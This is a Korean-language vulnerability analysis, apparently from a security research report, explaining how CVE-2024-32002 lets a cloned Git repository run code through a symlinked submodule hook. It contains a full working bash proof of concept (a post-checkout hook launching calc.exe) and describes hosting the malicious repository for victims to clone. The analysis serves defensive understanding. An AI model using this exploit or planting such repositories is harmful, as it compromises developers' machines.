


그림 2. Git hook 스크립트 호출

[33] commit 개체: 저장된 데이터가 누가, 언제, 왜 저장했는지 저장되는 스냅샷 형태

Step 2. CVE-2024-32002 동작 원리

1) 대소문자 구분

Windows 와 MacOS 파일시스템의 경우, Linux 파일 시스템과는 다르게 알파벳 대문자와 소문자를 구분하지 않는 특성이 있다. Git 의 경우는 기본적으로 ignoreCase 설정이 false 로 되어있어, 대소문자를 구분한다.

그림 8. 대소문자 구분하지 않는 Windows 파일시스템

윈도우 파일 시스템은 대소문자를 구분하지 않으므로 대소문자만 다른 두 파일을 clone 했을 때 동일 파일로 인식한다. 하지만, Git 의 내부 파일시스템에서는 둘을 다른 파일로 인식하여 다른 파일로 Git 내부 개체에 저장하게 된다. 예를 들어, A 파일과 a 파일을 지칭할 때 Git 내부 개체는 둘을 별도의 파일로 인식하지만, 윈도우 파일 시스템의 경우 두 파일을 동일 파일로 인식한다.

2) 심볼릭 링크(Symbolic link)

심볼릭 링크란 원본 파일을 가리키는 파일을 뜻한다. 특정 디렉토리의 심볼릭 링크 파일을 생성하면, 해당 디렉토리에 접근할 때 원본 디렉토리에 직접 접근하지 않아도 접근이 가능하다. Git 에서 심볼릭 링크 기능을 활성화하면 Git 리포지토리의 심볼릭 링크 파일을 사용할 수 있는데, 해당 기능을 활성화하기 위해서 아래의 커맨드를 사용한다.

```
git config --global core.symlinks true
```

위 1) 대소문자 구분 파트에서 설명한 바와 같이 Git 과 Windows 는 대소문자 구분 여부에 따른 차이점을 가지고 있다. 따라서, 심볼릭 링크를 사용하면 clone 과정에서 A 디렉토리 내 파일들을 a 심볼릭 링크가 가리키는 디렉토리 내로 clone 하는 행위가 가능하다.

Case 1. 리포지토리에서 A/modules/x 만 clone 하는 경우

{리포지토리 경로}/A/modules/x 만 clone 하는 경우, 이는 똑같이 {리포지토리를 clone 한 경로}/A/modules/x 에 똑같이 위치한다.

Case 2. **리포지토리에서 A/modules/x 와 심볼릭 링크 a(-> .git)를 함께 clone 하는 경우**

{리포지토리 경로}/A/modules/x 와 심볼릭 링크 **{리포지토리 경로}**/a(-> .git)를 함께 clone 하는 경우, **{리포지토리 경로}**/A 가 심볼릭 링크를 지칭하게 되어 **{리포지토리를 clone 한 경로}**/.git/modules/x 로 clone 하는 파일이 위치한다.




그림 9. Case 1 과 Case 2 에 따른 git clone 동작의 차이

CVE-2024-32002 에서 해당 동작은 서브모듈을 clone 할 때 발생한다. 서브모듈 기능을 활용해 .git 아래에 파일을 업로드 하는 과정은 아래에 자세히 서술한다.

3) Git 내부 구조

step 1 에서 언급한 바와 같이 .git/hooks 에서 특정 상황에서 실행할 hook 스크립트를 관리한다. 후술하겠지만, 서브모듈의 hook 스크립트는 .git/modules/모듈이름/hooks 경로에서 관리한다. 즉, .git 디렉토리에 임의의 파일을 작성할 수 있으면 임의 명령 실행이 가능함을 시사한다. .git 디렉토리는 데이터를 저장하고 관리하는 역할을 한다. 새로 만든 디렉토리나 이미 파일이 있는 디렉토리에서 git init 을 실행하면 Git 은 .git 디렉토리를 만든다.




그림 10. git init 이후 .git 디렉토리 생성 확인

.git 디렉토리를 통해 데이터를 저장하고 관리하기 때문에 해당 디렉토리를 복사하기만 해도 저장소가 백업 된다. 기본적인 .git 디렉토리 내부 구성은 아래와 같이 구성되며, 각종 git 정보를 저장하고 있다.




그림 11. .git 디렉토리 내부 구성 확인

예를 들어, config 파일은 해당 프로젝트의 상세 설정을, info 디렉토리는 .gitignore 파일과 같이 무시할 파일의 패턴을, hooks 디렉토리에는 Step 1 에서 설명한 hook 스크립트가 위치한다.

4) 서브모듈 리포지토리

Git 은 리포지토리 안에 다른 리포지토리를 디렉토리로 넣을 수 있는 서브모듈이라는 도구를 제공한다. 서브모듈을 추가할 때, 해당 서브모듈의 .git 디렉토리는 서브모듈 아래가 아닌 상위 리포지토리의 .git 디렉토리 내부의 modules 디렉토리에 서브모듈이름 디렉토리 내에 위치한다. EQSTtest 이름의 서브모듈을 추가하면 메인 리포지토리 내 .git₩modules₩EQSTtest 에서 서브모듈의 .git 디렉토리가 구성된 것을 확인할 수 있다.




그림 12. .git₩modules₩모듈이름 경로 내 서브모듈의 .git 디렉토리 확인

구성된 서브모듈의 정보는 아래와 같이 리포지토리 내 .gitmodules 파일에서 확인 가능하다.

그림 13. .gitmodules 파일 내용 확인

5) CVE-2024-32002

위에서 설명한 기능들을 종합하면, Windows 나 MacOS 파일시스템 내에서는 대소문자 구분을 하지 않기 때문에 심볼릭 링크를 사용해 서브모듈을 .git 임의의 디렉토리 내에 업데이트 할 수 있다. 이 때, .git/modules/서브모듈이름/hooks 에 접근하여 임의의 파일을 업로드할 수 있다면, 서브모듈을 추가할 때 당시의 상태를 유지하기 위해 checkout 으로 submodule 추가 당시의 branch 를 불러오므로, hook 기능의 post-checkout 을 통해 강제로 임의 명령 실행이 가능하다.

상세 과정을 순차적으로 설명하면,

① 서브모듈의 y/hooks/ 경로 아래 post-checkout 스크립트를 추가하고, 이를 commit 한다.

② 메인 리포지토리를 생성한 뒤 서브모듈의 이름을 x/y 로 설정하고, 서브모듈이 A/modules/x 디렉토리 내 위치하도록 설정한다.

③ .git 을 가리키고 있는 심볼릭 링크파일 a 추가와 함께 리포지토리에 commit 한다.

④ 이 후 git clone 으로 서브모듈과 함께 리포지토리를 복제하게 되면 대소문자를 구분하지 않는 Windows 나 MacOS 파일시스템의 특성 상, A 는 심볼릭 링크 a 파일을 따라가 .git 을 가리키게 된다. **따라서, A/modules/x/y/hooks 에 업로드하여야 할 서브모듈 파일은 .git/modules/x/y/hooks 경로에 업데이트 된다.**

⑤ 이는 .git/modules/서브모듈이름/hooks 경로와 동일하므로, 서브모듈의 post-checkout 파일이 강제로 실행된다. 해당 과정을 도식화하면 아래와 같다.




그림 14. CVE-2024-32002 동작 과정

위 과정은 아래 명령어를 Git Bash[34]에서 실행하여 확인할 수 있다.

```
#!/bin/bash
git config --global core.symlinks true

# 서브모듈 리포지토리 초기화
git init hook
cd hook
mkdir -p y/hooks

# 악의성 스크립트 삽입 (calc.exe 실행)
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
calc.exe
EOF

# 스크립트 실행권한 부여
chmod +x y/hooks/post-checkout

# 서브모듈 리포지토리 add
git add y/hooks/post-checkout
# 서브모듈 리포지토리 commit
git commit -m "post-checkout"

cd ..

# 메인 리포지토리 초기화
git init eqst
cd eqst
# 메인 리포지토리 내 서브모듈 추가
git submodule add --name x/y "/c/dev/hook" A/modules/x
# 메인 리포지토리 commit
git commit -m "add-submodule"

# symlink 생성
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
cd ..
```

[34] Git Bash: 운영체제에 무관하게 리눅스 명령어를 사용할 수 있도록 지원하는 Git 의 Bash Shell

커맨드 실행 이후 post-checkout hook 스크립트가 실행되어 calc.exe 가 실행되는 것을 확인할 수 있다.




그림 15. post-checkout 스크립트 실행 확인

6) Git 명령어 실행 추적

Git 은 거의 모든 내부 동작에 대한 추적 로그를 남길 수 있는 기능을 지원한다. GIT_TRACE 변수를 true 로 설정해서 동작을 추적할 수 있는데, 아래 커맨드와 같이 사용할 수 있다.

```
GIT_TRACE=1 git clone --recursive eqst eqsttest
```

위 명령어 실행 이후, 다음과 같이 C:/dev/hook 경로에 있는 서브모듈의 리포지토리를 C:/dev/eqsttest/A/modules/x 경로에 clone 하는 것을 확인할 수 있다.




그림 16. 서브모듈 clone 명령어 확인

이 때, --separate-git-dir 옵션으로 .git 디렉토리를 C:/dev/eqsttest/.git/modules/x/y 로 변경하게 되는데, 심볼릭 링크 파일 a 로 인하여 C:/dev/eqsttest/a -> .git/modules/x/y 로 C:/dev/hook/y 경로의 파일을 위 변경된 .git 디렉토리 내(a->.git)로 clone 하게 된다.

이후 서브모듈에서 submodule 을 추가한 당시의 branch 로 checkout 하며, checkout 이벤트가 발생함에 따라 hooks 경로 내 post-checkout 스크립트가 실행된다.




그림 17. 서브모듈 checkout 명령어 이후 post-checkout 실행 확인

위 checkout 을 한 branch 는 서브모듈에서 git log 명령어를 통해 확인 가능하다.




그림 18. 서브모듈 checkout 명령어를 행한 branch 확인

Step 3. 악의적인 원격 Git 리포지토리 구성

악의적인 원격 리포지토리는 Step 2 에서 설명한 내용과 동일한 구조의 메인 리포지토리와 서브모듈 리포지토리로 구성한다.




그림 19. 악의적인 원격 리포지토리 구조

GitHub 를 통한 원격 리포지토리는 다음과 같이 구성한다.




그림 20. 악의적인 원격 메인 리포지토리(좌)와 원격 서브모듈 리포지토리(우)

위와 같이 악의적으로 구성한 원격 리포지토리는 임의의 사용자가 간단히 clone 하는 것 만으로도 post-checkout 을 실행하여 원격 명령 실행이 가능하다.

https://github.com/EQSTSeminar/git_rce 주소에 원격 리포지토리를 구성했다고 가정해보자. 피해자가 다음 명령어로 clone 한다면, 원격 명령이 피해자의 컴퓨터 내에서 실행된다.

```
git clone --recursive https://github.com/EQSTSeminar/git_rce.git
```

